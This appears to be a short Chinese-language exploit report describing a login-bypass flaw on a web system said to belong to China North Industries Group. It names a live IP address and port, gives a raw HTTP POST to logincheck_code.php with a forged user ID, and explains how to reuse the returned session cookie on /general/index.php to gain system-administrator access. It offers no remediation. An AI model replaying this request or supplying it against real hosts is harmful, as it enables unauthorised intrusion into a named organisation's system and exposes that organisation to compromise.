中国兵器工业集团有限公司绕过登录漏洞


1 访问网站首页

http://61.184.199.14:8989

抓包构建 poc

```
POST /logincheck_code.php HTTP/1.1
Host: 61.184.199.14:8989
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

UID=1
```




记录返回的 PHPSESSID

在漏洞 url 后构建 poc

http://61.184.199.14:8989/general/index.php

访问



替换刚才记录的 PHPSESSID

绕过登陆成功

查看权限位系统管理员

漏洞存在